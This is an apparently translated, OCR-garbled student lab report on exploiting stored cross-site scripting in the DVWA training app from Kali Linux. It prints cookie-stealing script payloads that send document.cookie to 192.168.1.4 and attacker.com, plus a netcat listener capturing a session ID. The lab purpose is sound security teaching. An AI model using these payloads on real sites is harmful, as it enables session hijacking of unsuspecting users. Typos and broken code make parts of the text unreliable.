


Vulnerability: Stored Cross Site Scripting (XSS)


Name *

Message *

Name: test
Message: This is a test comment.

Name: 4tgttyh
Message: &lt;script>alert('XSS Attack');</script>

=> <script>alert('XSS Attack');</script>



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.


Name: 4tgttyh
Message: &lt;script>alert('XSS Attack');</script>

Name: rffgd
Message: &lt;script> document.location = "http://192.168.1.4

Name: rffgd
Message: &lt;script> document.location = "http://192.168.1.4

```
<script>
  document.location = "http://192.168.1.4/steal?cookie=" + document.cookie;
</script>
```

Injecting a load kidnapping information such as Cookies or Session data



```
zsh: bad pattern: [[200~nc

┌──(tkbw㉿vbox)-[~]
└─$ nc -lvp 8080

listening on [any] 8080 ...
GET /steal?cookie=SESSIONID=12345 HTTP/1.1
```

=> Data received on Kali Linux from the attack, with a cookie or the sender session.

A report on exploiting the stored XSS XSS in DVWA using Kali Linux

the introduction:

In this report, the exploitation of the stored XSS XSS in DVWA (DAMN Vulnerable Web application) will be reviewed using Kali Linux tools. This experiment aims to explore the stored XSS gaps that allow the attacker to inject harmful JavaScript codes into the inserted fields, and then carry out the attack on user sessions and steal cookies.

Goals:

Explore the XSS vulnerability stored in the DVWA application.

Injecting malware to steal cookies or session information.

Monitor the effects on the system after the attack, including the theft of the sessions.

The steps that have been followed:

1. Discover the vulnerability:

A weak field has been identified in DVWA that can accept the introduction of Javascript by users. In this example, the comments field or visitor guide had a stored XSS vulnerability, which means that any Javascript input could be implemented when the data entered later to users display.

2. The malignant load injection:

Javascript script was injected into the weak field. The script used was aimed at stealing cookies, which contains session information. The injecting script was as follows:

Javascript

Copy Code

```
<Script> Dockument.location = 'http:
//attacker.com/steal? Cookie =' + Document.cookie;
```

This script sends cookies to the attacking server (for example, http://attacker.com/steal?cookie= where it is stored.

3. The implementation of the attack:

After injection of the malicious load in the weak field, the page containing input was displayed.

The server (through Kali Linux) was monitored to see if Cookies has been successfully sent.

4. Cookies: Cookies:

After carrying out the attack, the effects were monitored via Kali Linux using Wireshark, TCPDOMP or via the server that steals files to receive the sent cookies sent.

These files were used to get other user sessions without having to enter their password.